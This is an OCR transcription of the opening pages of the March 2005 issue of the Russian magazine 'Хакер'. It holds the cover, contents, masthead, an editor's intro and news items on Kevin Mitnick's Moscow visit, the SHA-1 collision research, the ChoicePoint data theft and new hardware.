

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
№03(75) МАРТ 2005
WWW.XAKEP.RU
УДАР по вебу
стр. 60
Новый способ взлома web-сайтов
ВЗЛОМ:
[44] ЖИВОЖУРНАЛЬНАЯ АТАКА
[48] ЗАЩИТИ СЕБЯ ОТ ЗАРАЗЫ
[52] НА ЛЕЗВИИ НОЖА
[56] ОПЕРИРУЕМ WINAMP
[64] РУССКАЯ РУЛЕТКА
[68] ЖУК ДЛЯ ОПЫТОВ
ПРОГРАММА-НЕВИДИМКА
стр. 110 Делаем нашу программу невидимой в системе
PC ZONE
[24] REACTOS: ОТКРЫТАЯ WINDOWS
ИМПЛАНТ
[36] С ВИЛАМИ НА «ТОМАГАВК»
СЦЕНА
[74] ВПЕРЕДИ ПЛАНЕТЫ ВСЕЙ
ПИНГВИН КЛАСТЕРИЗУЕТСЯ
стр. 94
Поднимаем кластер своими руками
ВЕСЕННИЙ ПОСТЕР INSIDE
ВЕСНА • ЗАГРУЗКА • 99 %
3 ВИДЕО ПО ВЗЛОМУ!
НА CD
Corel Painter IX
PhotoFiltre 6.1
PuTTY 0.57
Scribus 1.2.1
OpenOffice 1.1.4
Linux kernel 2.6.11 RC4
НА DVD БОЛЕЕ 4 ГИГАБАЙТ
NetBSD 2.0 Live
Corel Painter IX
Borland Caliber RM 2005
FLStudio XXL v5.0.1
Adobe Audition 1.5
ACDSee 7
Музыка
Софт из журнала
etc.
ISSN 1609-1019
(game)land










Береги свой ZyXEL смолоду!





модемы серии

OMNI 56K



OMNI 56K NEO



OMNI 56K UNO



OMNI 56K MINI




OMNI 56K PCI Plus




Модемы Omni 56K

- Максимальная скорость доступа в Интернет
- Надежная связь на любых линиях
- Легкая установка и простота в обращении
- Три года гарантии

При покупке модема – Интернет-карта в подарок*



3 ЧАСА



* Только для модемов с наклейкой РОЛ

















OMNI.ZyXEL.RU



INTRO

Какое-то глубочайшее отсутствие умных мыслей, которыми нужно с тобой поделиться. Не чувствую себя Бублосом, поэтому не буду писать о том, как легко положить двадцатерых противников в Мортал Комбате и как тяжело это повторить в обычной жизни. Сошлюсь на весеннее обострение.

Лучше обнадежу тебя. Ведь если ты наш хороший читатель, то этот номер должен был купить еще в марте. И поэтому, надеюсь, читаешь сейчас актуальную для себя информацию. Ха-ха. Дорогой, обрати внимание на колонку ART на этом же развороте. Видишь, там появились новые имена и фамилии? Увидел? А это значит, что нас опять ждет новый дизайн. Сам понимаешь, весна, гормоны, девушки в нужной одежде... Вот тут явление - дизайнотоксикоз...

Но радость на этом не кончается. Теперь мы опять выходим с постером. И это не временное явление, а постоянное. Так что и в следующий номер мы положим тебе что-нибудь интересное.

P.S. Такие вот радости. Больше не буду тебя грузить. Пожелаю лишь направить в нужное русло всю твою весеннюю активность. Приятного чтения.

CuTTer
cutter@real.xakep.ru

CONTENT

НЬЮСЫ

FERRUM

PC ZONE

ИМПЛАНТ

ВЗЛОМ

СЦЕНА

УДАР ПО ВЕБУ



СТР.60

Reverse IP Lookup. Что это? Читай эту статью, и тебе откроется Дао :)

ЖИВОЖУРНАЛЬНАЯ АТАКА



СТР.44

Сказ о том, как ломали украинский ЖЖ, да так и не добрались до аккаунта Хинта


С ВИЛАМИ НА «ТОМАГАВК»



СТР.36

Самоделкины против Пентагона. Выигрывает Пентагон

ПРОГРАММА-НЕВИДИМКА



СТР.110

Интересный способ создания незаметного программного обеспечения - в этой статье. Читать обязательно

РУССКАЯ РУЛЕТКА



СТР.64

Казино остается в выигрыше всегда. Даже если ему приходится играть не очень честно?

UNIXOID

КОДИНГ

КРЕАТИФФ

ЮНИТЫ

WARNING!!!

РЕДАКЦИЯ НАПОМИНАЕТ, ЧТО ВСЯ ИНФОРМАЦИЯ, КОТОРУЮ МЫ ПРЕДОСТАВЛЯЕМ, РАССЧИТАНА ПРЕЖДЕ ВСЕГО НА ТО, ЧТОБЫ УКАЗАТЬ РАЗЛИЧНЫМ КОМПАНИЯМ И ОРГАНИЗАЦИЯМ НА ИХ ОШИБКИ В СИСТЕМАХ БЕЗОПАСНОСТИ.

/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)
>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)
PC_ZONE
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)
ИМПЛАНТ
Алекс Целых
(editor@technews.ru)
DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)
ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)
>Литературный редактор
Анна «mamaKarlo» Алокина
(apokina@real.xakep.ru)

/ART
>Арт-директор
Константин Обухов (obukhov@real.xakep.ru)
>Дизайнеры
Иван Васин (ivan@vasin.ru) +
Наталья Жукова = жесткий дизайн

/INET
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА
>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Крымова Виктория
(vika@gameland.ru)
Емельянцева Ольга
(olgaeml@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

тел.: (095) 935.70.34
факс: (095) 924.96.94

/PUBLISHING
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Менеджеры отдела
>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 924.96.94

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-11802 от 14 февраля 2002 г.

Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **75 000** экземпляров.
Цена договорная.

КЕВИН МИТНИК В МОСКВЕ!

MITNICK

В середине февраля своим визитом столицу нашей родины почтил самый известный хакер планеты, легендарный Кевин Митник, взломы которого и по сей день завораживают многие тысячи не самых слабых умов. Как организаторам удалось заманить Кевина в Москву - непонятно, однако по этому случаю был организован достаточно пышный прием в гостинице Рэдиссон Славянская, и Кевин, по его же словам, был очень доволен пребыванием в Москве, ему здесь было очень интересно.

Как и следовало ожидать, приезд такого человека, как Кевин, привлек к себе внимание большого числа журналюг, и все они наперебой задавали довольно наивные вопросы. Мне очень понравилось, как на них реагировал Кевин. Сразу отмечу, что формат конференции не располагал к обсуждению каких-то технических деталей, поэтому все, что спрашивали, касалось либо его личной жизни, либо каких-то глобальных направлений его деятельности вроде социальной инженерии и security-аудита.

По большому счету все сводилось к тому, что он очень сожалеет о том, что когда-то причинял людям моральный вред своими взломами, он совершенно этого не хотел, стремился к другому и, возможно, не осознавал до конца масштаб своих проделок. Также он отметил, что никогда не позволял себе использовать собственные навыки против знакомых для решения личных проблем и вообще, он никогда не вмешивался в чужие дела и соблюдал собственные законы этики. Сейчас он занимается вопросами security и сменил шляпу - его компания Mitnick Security Consulting взламывает корпоративные сети за деньги и дает необходимые консультации по безопасности, таким образом Кевин намеревается искупить свою вину перед обществом. Когда его спросили, любую ли сеть он может сломать сейчас, он пошутил: «What is your ip-address?». Также Кевин отметил, что в России, на его взгляд, сложнее использовать для взломов человеческий фактор, поскольку «русские не слишком доверчивы», в отличие от жителей западной Европы или США. Также он отметил, что в России, тем не менее, много талантливых ребят, которые могут многого добиться.

Вообще, Кевин - очень забавный и коммуникабельный парень. На его лице не осталось и следа от многолетнего заключения в федеральных тюрьмах, где его обижали и не подпускали к электронике.

Сейчас это веселый, жизнерадостный американец со славянскими корнями, который не прочь попозировать перед камерой и построить объективу рожи. В конце прессухи, когда серьезные деды уже свалили, я подарил Кевину один из выпусков нашего журнала (к сожалению, с собой был только декабрьский, хотя Кевину это совсем не важно) и объяснил, что мы за издание. Он очень обрадовался сразу, переспросил: «What magazine? Hacker?! :)». Он почему-то хотел мне оставить автограф на журнале, но я ему объяснил, что это подарок, и он принялся его листать, отыскивая знакомые слова и аббревиатуры на английском. Я ему посоветовал подучить русский язык и сфотографировал вместе с нашим крутым журналом, а Слава Ансимов запечатлел нас вместе. Теперь буду показывать эти фотографии своим детям лет через 20 и рассказывать байки :). ■


Кевин Митник без ума от журнала «Хакер»!


Кевин протягивает руку интернациональной дружбы хакеров




Я, Кевин и «Хакер» :)


Кевин раздает автографы

ЦИФРА OLYMPUS

ЖЕЛЕЗО

Весьма милую мыльницу C-480 Zoom представила недавно компания Olympus. Надо сказать, почти одновременно компания объявила о выходе целой кучи устройств, среди которых более дорогие C-500 и FE-5500, однако я подробно расскажу лишь о недорогой и довольно функциональной C-480. Любопытно, что среди всех новинок она одна оснащена 4-мегапиксельной матрицей, причем ее стоимость не превысит $200. C-480 Zoom имеет весьма приятный и необычный дизайн, который можно охарактеризовать словом «мягкий». Также камера оснащена 3-кратным оптическим зумом, 1,8-дюймовым LCD-дисплеем, пользователю предоставляется возможность использовать 15 предустановленных режимов съемки, записывать собственные видеоролики и, благодаря технологии супермакро, снимать предметы на расстоянии от 2 см. Камера по дефолту оборудована 14 Мб флешкой и уже скоро поступит в розницу. ■

КИТАЙЦЫ ЛОМАЮТ SHA-1

ВЗЛОМ



Национальный институт стандартов США объявил о своем намерении перейти к 2010 г. на новый криптоалгоритм SHA-2. Причиной тому стали результаты исследований китайских экспертов криптографии, которые доказали, что SHA-1, используемый с 1995 г. и считавшийся надежным, может быть взломан. Алгоритмы семейства SHA используются для создания электронной подписи, генерируя последовательность из 160 бит на основе любого документа длиной до 2^64 бит. При банальном брутфорсе требуется 2^80 операций, что за разумное время сделать практически нереально. Но с помощью так называемой хэш-коллизии это значение можно уменьшить до 2^69. Это тоже огромный объем вычислений, но с помощью суперкомпьютера или большой сети PC взломать SHA-1 не займет много времени. Сяоюнь Ван, Йицунь Лиса Йинь и Хонбо Ю - авторы исследований - пока не опубликовали всех подробней своей работы. Но уже сейчас ясно, что американцам пора приступать к разработке новых методов криптозащиты, так как старые устарели.

КАРАУЛ, УКРАЛИ!

HITECH

У жительницы Великобритании, страдающей болезнью Паркинсона, украли пульт управления мозговым имплантатом. Специальный нейростимулятор, вживленный старушке, поддерживал постоянную активность ее мозга, не давая болезни проявиться. Вечером, чтобы уснуть, бабуля выключала устройство нажатием кнопки на пульте дистанционного управления. Уже неделю мисс Карлисл не может сомкнуть глаз и жалуется на адскую мигрень. Сумочку с дистанционкой у нее выхватили в очереди в кассу. Уникальное устройство - таких на всю страну не больше 40 - имеет стойкую систему защиты, и подобрать управляющий кодовый сигнал практически невозможно. Стоимость такого прибора и операции по его вживлению составляет 42 тысячи долларов. Для воров пульт не представляет никакой ценности.






ПЛАТА ASUS

ЖЕЛЕЗО

Компания Asus выпустила недавно новую системную плату ASUS K8N4-E на базе чипсета NVIDIA nForce4, заточенную под Socket 754. Новинка была впервые показана на прошедшей в начале года выставке CES 2005, и релиз по времени совпал с представлением более дешевой платы от MicroStar, K8N Neo3, которая работала на nForce4-4x. 4x - это более дешевая и тормознутая модификация популярного чипсета. Вот краткие характеристики ASUS K8N4-E:

- Процессор: AMD Athlon 64/Sempron под Socket 754
- Память: 400/333/266 non-ECC DDR, 3 слота (максимум 3 Гб)
- Системная логика: NVIDIA nForce4-4x, 800 МГц шина HyperTransport
- Слоты расширения: PCI Express x16, 3 PCI Express x1, 3 PCI
- 8 Serial ATA RAID (0/1/0+1/5/10/JBOD), 2 Ultra ATA 133/100/66/33. Дополнительные 4 SATA-порта с возможностью организации RAID реализованы за счет контроллера Silicon Image SiI3114CT176, который вставляется в PCI-слот.
- Дополнительные интегрированные устройства: 8-канальный звук Realtek ALC850 с S/PDIF-выходом, сетевой адаптер Gigabit LAN Marvel 88E1111 PHY
- 2 IEEE-1394, 10 USB 2.0



Выложить за это устройство придется 160 гринов.

КАЛИФОРНИЙСКИЕ ХАКЕРЫ СТАРАКАНИЛИ ИНФУ


ВЗЛОМ

Компания ChoicePoint - бездонное хранилище информации об американцах. Имена, адреса, кредитная история, номера социального страхования... Используется все это в основном для разного рода документооборотов, и, ясное дело, получить доступ к такой инфе могут немногие, в основном государственные конторы и некоторые коммерческие компании. Но разве что-то может остановить хакеров из солнечной Калифорнии? Ребята по поддельным удостоверениям зарегали фейковую фирму и заключили договор с ChoicePoint на техобслуживание. А получив доступ к внутренним сетям, не теряя времени, проникли внутрь закрытой базы данных и скачали конфиденциальную инфу о тридцати тысячах жителей штата. Сделав свое дело, хакеры исчезли, а вместе с ними исчезла и фирма. Заявление ChoicePoint о взломе всполошило калифорнийцев, ведь с помощью украденных сведений легко можно опустошить их банковские счета. Полиция живо взялась за расследование и пообещала поймать мерзавцев. Одного даже поймала, хотя до конца еще не известно, имеет ли он отношение к подставной фирме или просто занимается похожими махинациями. Но пока не поймают всех и не упекут их за решетку, вряд ли жителям Калифорнии будут сниться спокойные сны.

МОЗГОБАР

HITECH

Ученые лаборатории Smart Studio (smart.tii.se) из шведского Интерактивного института представили проект «Мозгобар». Клиенты этого странного заведения надевают на голову ленту с датчиками. Механический бармен непрерывно снимает энцефалограмму, чтобы оценить состояние посетителя и быстренько довести его до нужной кондиции. Рисунок альфа- и бета-ритмов мозга свидетельствует о степени возбужденности клиента. В зависимости от заложенной программы, компьютер подбирает и смешивает коктейли так, чтобы раскрепостить гостя. После того как клиент готов, напитки будут исключительно безалкогольными. Мозгобар точно знает меру и не дает увлечься горячительным. Кстати, другая известная разработка лаборатории - мозгобол - недавно приезжала в Москву на Второй международный фестиваль цифрового искусства. Целый месяц, с 25 января по 28 января 2005 года, мозгобол экспонировался в московской галерее M'ARS.



ПЛАТА ДЛЯ ФАНОВ ABIT

ЖЕЛЕЗО

Корпорация Abit, небезызвестный производитель системных плат, представила недавно новую материнку, пополнившую популярную линейку Fatal1ty. Вслед за успешной Fatal1ty AA8XE, созданной для использования с процессорами P4, свет увидела плата Fatal1ty AN8, предназначенная для строительства систем на базе кристаллов AMD.


Новинка ориентирована на фанатов продукции Abit, которые ценят широкие возможности по настройке и разгону системы. В плате также реализована поддержка целого ряда новых технологий, а отличительной чертой нового устройства служит технология Dual OTES для лучшего охлаждения, которая подразумевает использование двух вентиляторов для охлаждения электролитов в цепи питания процессора, а также для отвода горячего воздуха из корпуса.

Основные характеристики Fatal1ty AN8:

- Процессор: AMD Athlon 64/64FX 939-pin K8, 2 ГГц FSB Hyper Transport Technology, поддержка технологии Cool 'n' Quiet
- Память: 4 слота DIMM 184-pin, поддержка 4 DIMM Dual DDR 400/333/266 МГц (до 4 Гб)
- Чипсет: NVIDIA nForce4 Ultra, NV SATA RAID, поддержка SATA II (3 Гбит/с), режимы SATA RAID 0/1/0+1, JBOD
- Сеть: встроенный NV Gigabit Ethernet и NV Firewall, порты IEEE1394, IEEE 1394 400/200/100 Мбит/с
- Аудио: встроенный 5.1-канальный звук, оптический выход S/P DIF In/Out
- I/O разъемы: 1 x IEEE1394, 1 x PS/2 клавиатура, 1 x PS/2 мышь, 4 x USB + 1 x RJ-45 LAN
- Размеры: форм-фактор ATX, 305 * 245 мм

ПЕНТАГОН ШТАМПУЕТ ТЕРМИНАТОРОВ

HITECH




Думаешь, фильм «Терминатор» - это фантастика и Судный день нам не грозит? Ошибаешься, чувак, Пентагон делает все возможное, чтобы его приблизить. В ближайшие 30 лет роботизация американской армии станет одним из самых глобальных проектов военного министерства США, правительство выделит на это более 120 миллиардов долларов. Военные роботы будут выглядеть как люди, а управляться первое время будут дистанционно. По словам военных, пока они не готовы к внедрению автономных терминаторов, так как никто не даст гарантии, что вместо Ирака робот пульнет по Тбилиси, а вместо бородатого чечена метнет гранату в беременного ребенка. Именно это - умение отделять «своих» от врагов - главная проблема военных роботмейкеров. Некоторые виды роботов используются на войне уже сейчас - они обезвреживают мины, зачищают опасные зоны. А в апреле в Ирак отправят первую партию роботов-солдат, вооруженных скорострельными пулеметами. Большой брат уверяет, что роботизация армии проводится в первую очередь для сохранения жизни живым солдатам. Но роботы-солдаты позволяют также сэкономить Пентагону кучу денег, так как железкам не нужно платить пенсии, их не нужно кормить и одевать. Сейчас каждый солдат стоит Америке 8 миллионов долларов, в то время как робот обойдется всего в 800 тысяч.

ВОЛШЕБНОЕ ЗЕРКАЛЬЦЕ

HITECH

Исследователи лаборатории Accenture Technology представили образец «волшебного зеркальца». Устройство представляет собой жидкокристаллический экран и сеть видеокамер, распределенных по дому. Камеры фиксируют все, что происходит вокруг: как много времени хозяин уделяет физическим нагрузкам, как долго пялится в телевизор и монитор и, наконец, как часто потягивает пивко и украдкой по ночам таскает еду из холодильника. Периодически система уточняет, отдаешь ли ты себе отчет в безнравственности происходящего. На основе ежедневных данных «пивной диеты» компьютерная программа выводит индивидуальную формулу старения и рассчитывает, как в ближайшие 5 лет изменится твой вес и внешний вид. Таким образом, «волшебное зеркальце» выступает в роли Пифии и персонального диетолога в одном лице. Страшная правда призвана заставить задуматься о своем здоровье. Даже увидев в «волшебном зеркальце» хилого дряхлого жирного слабака, еще не поздно записаться в качалку. «Вживую» устройство представят уже этим летом.



ЗАУМНЫЙ БУДИЛЬНИК


HITECH

В продаже на сайте Latestbuy.com появился необычный будильник с гарантированной технологией подъема. Чтобы отключить сирену Puzzle Alarm Clock, нужно собрать пазл. И хотя в нем всего 4 куска, сделать это спросонья весьма непросто. Чтобы решение головоломки нельзя было довести до полного автоматизма, каждое утро пазл меняется - стыковать цвета приходится немного иначе. Легкая разминка для ума вынуждает мозг проснуться. Когда ты наконец заставишь будильник замолчать, твои глаза будут блестеть, а сон уйдет прочь. Заказать новинку можно через интернет по цене $50.



НОВЫЕ ЧИПСЕТЫ VIA

ЖЕЛЕЗО



Целых 3 новых чипсета под Pentium 4 анонсировала VIA Technologies. Микросхемы PT880 Pro, PT894 и PT894 Pro позволяют осуществить производителям полноценный переход к использованию PCI Express и DDR2, а пользователям - попонтоваться перед друзьями.

Две первые микросхемы, PT880 Pro и PT894, нацелены на использование в массовых компьютерах и недорогих рабочих станциях, в то время как более продвинутая логика PT894 Pro ориентирована на использование в мощных серверах и производительных рабочих станциях. Наверное, поэтому эта микросхема поддерживает частоту системной шины в 1066 МГц. Надо отметить, что VIA сделал в своем роде уникальный шаг: PT894 поддерживает одновременно шины PCI E и AGP, это позволит юзерам варьировать свои планы по апгрейду и стало возможным благодаря использованию специального интерфейса Universal Graphics Interface (UGI).


Для юзеров, которые одновременно делают кучу дел и работают с многими приложениями, может оказаться полезной функция работы с несколькими мониторами (до 4-х одновременно), которая реализована благодаря технологии VIA DualGFX Express. В системах на основе VIA PT894 мониторы можно подключать к обоим выходам на обеих PCI Express видеокартах, а в случае использования VIA PT880 Pro - при подключении одновременно к AGP-видеокарте и PCI-E.

Все микросхемы от VIA серии PT умеют работать как с памятью DDR400, так и с DDR2-667, это стало возможным благодаря использованию технологии VIA StepUp. В общем, все эти фишки позволяют легко варьировать мощность и направленность создаваемых систем в рамках одного набора логики. Также все PT-чипсеты совместимы с южными мостами VT8237 и VT8251 (этот, к слову, поддерживает SATA II, RAID 5 и High Definition Audio). Что касается точных характеристик, то вот они:

- Микросхемы: VIA PT880 Pro, PT894 и PT894 Pro
- Тип процессора: Intel Pentium 4, с поддержкой Hyper Threading, FSB 1066/800/533 МГц
- Память: до 4 Гб, DDR2 667/533/400, DDR 400/333/266
- Графическая система: AGP 3.0 (AGP8X) (отсутствует в PT894), PCI Express. У PT894 Pro реализована технология VIA Dual GFX Express
- Южный мост: VIA VT8237, поддерживаются и VT8251
- Связка южного моста с северным реализована при помощи Ultra V-Link
- Аудиосистема: VIA Vinyl™ 6-канальный звук (встроенный кодек AC'97), VIA Vinyl™ Gold 8-канальный звук (PCI-контроллер)
- Сеть: VIA Velocity Gigabit Ethernet, интегрированная 10/100 Fast Ethernet, Модем MC'97
- Кол-во слотов PCI: 6
- 2 x SATA 150, интерфейс SATALite™ для 2х дополнительных SATA-устройств, V-RAID RAID 0, RAID 1, и RAID 0+1* JBOD (SATA), PATA, ATA133 (до 4х устройств)
- USB: 8 портов

ПОЛТОРА ЛИМОНА ЕВРО ЗА СКАЧАННЫЕ MP3

ВЗЛОМ



Сколько у тебя на компе mp3'шек? 5 тысяч? 10? У меня вот 30 тысяч, и я даже немножко горжусь своей коллекцией. У итальянского диджея, имя которого пока не разглашается, было всего 2,5 тысячи, плюс 500 видеоклипов. «Какого хрена покупать, когда можно скачать?» - прикинул парень и, настроив емул, ночами качал свежий варез.

А так как работа у него прямым образом связана с музыкой, слитые треки ставил в клубаке на радость кислотной публике. Но что-то в том клубе не срослось. Может, кто-то травкой приторговывал или криминального авторитета искали... В общем, полиция устроила там шмон. Травку легавые не нашли, но, порывшись в компьютере диджея, обнаружили его коллекцию свежей музычки. «Пройдемте», - пригласили парня и в отделении, в официальном порядке, определили, что музон-то пиратский. Через пару месяцев над диджеем состоялся суд, и судья, учитывая, что парень юзал музыку в рабочих целях и таким образом как бы наживался на стараниях бедных музыкантов, назначил штраф: полтора миллиона евро. Ну и условный срок заодно, чтобы мало не показалось. Пока диджей думает, как ограбить швейцарский банк, чтобы расплатиться с правоохранителями, СМИ и форумы обсасывают этот случай, соглашаясь, что у судьи, очевидно, с головой не все в порядке.

ОГНЕТУШИТЕЛЬ ДЛЯ КОМПА

HITECH

В Японии разработали огнетушитель для компьютерной техники. В качестве альтернативного тушащего агента используется FE-36. Этот состав безвреден для окружающей среды и озонового слоя, менее токсичен и при всем этом весьма эффективен. Если обычная пена приводит электронику в полную негодность, новый агент абсолютно безопасен. Он не обладает электропроводимостью, не вызывает коррозии и термического шока и, более того, вообще не оставляет следов применения. Струя газа и капли специальной жидкости проникают в очаг пожара, быстро локализуя его. В рекламном ролике бравый японский пожарный поливает компьютер из огнетушителя и, выждав минуту, включает системник. Техника работает как ни в чем не бывало! Для того чтобы человек не растерялся в минуту опасности, новые огнетушители снабжаются миниатюрными магнитофонами. Устройства воспроизводят пошаговые голосовые инструкции, как правильно вести себя при пожаре. FE-36 создан в знаменитом концерне «Дюпон».

ПАМЯТЬ СО СВЕТОДИОДАМИ

ЖЕЛЕЗО

Возможно, ты не в курсе, но есть такая контора - Corsair Memory. Эти ребята время от времени выпускают забавные устройства: ограниченным тиражом специальную память в подарок на день Святого Валентина, соответствующим образом оформленную. А в конце февраля специалисты компании представили забавные модули памяти DRAM со светодиодными индикаторами. Светодиоды на сдвоенных модулях XPERT TwinXP1024-3200XL - это не совсем моддинговое украшение, есть у этих красивых лампочек и кое-какая функциональная нагрузка. Две полости светодиодов предназначены для отображения активности модуля, а 23-значный цифробуквенный дисплей отображает информацию о напряжении питания, температуре и тактовой частоте модуля. Для управления дисплеем вместе с модулями поставляется утилита Memory Dashboard, позволяющая задать параметры для отображения на дисплее, в число которых входит, в том числе, текстовая строка длиной до 69 символов. Вот характеристики TwinXP1024-3200XL:


- 2x184 512 Мб DIMM DDR400 (PC3200), тайминги: 2-2-2-5
- 10-значный цифробуквенный дисплей шириной 10 мм
- Размеры: 54x137x20 мм
- Вес: 140 г



RFID-МИКСТУРА


HITECH

Компания Bandai (www.bandai.co.jp/e), японский производитель игрушек, выпустила интеллектуальную куклу со встроенным ридером для RFID-чипов. Naoru-kun знает 150 фраз, отвечает на ласки, похлопывания и рукопожатия. Как и всякий малыш, мальчик-робот частенько болеет. Подхватив простуду, кукла начинает чихать и кашлять. Соответственно, детям выпадает роль медсестры. В распоряжении ребенка есть шприц, леденцы и микстура от кашля. Все они снабжены идентификационными чипами. Таким образом кукла распознает, чем ее лечат в данный момент. Если инструкция по применению соблюдена, игрушка быстро выздоравливает. Naoru-kun имеет рост 24 см и весит 330 г. Для проведения медосмотра куклу можно раздевать. Продажи начались в марте по цене около $60 за игрушку.



РОССИЯ ВПЕРЕДИ ПЛАНЕТЫ ВСЕЙ

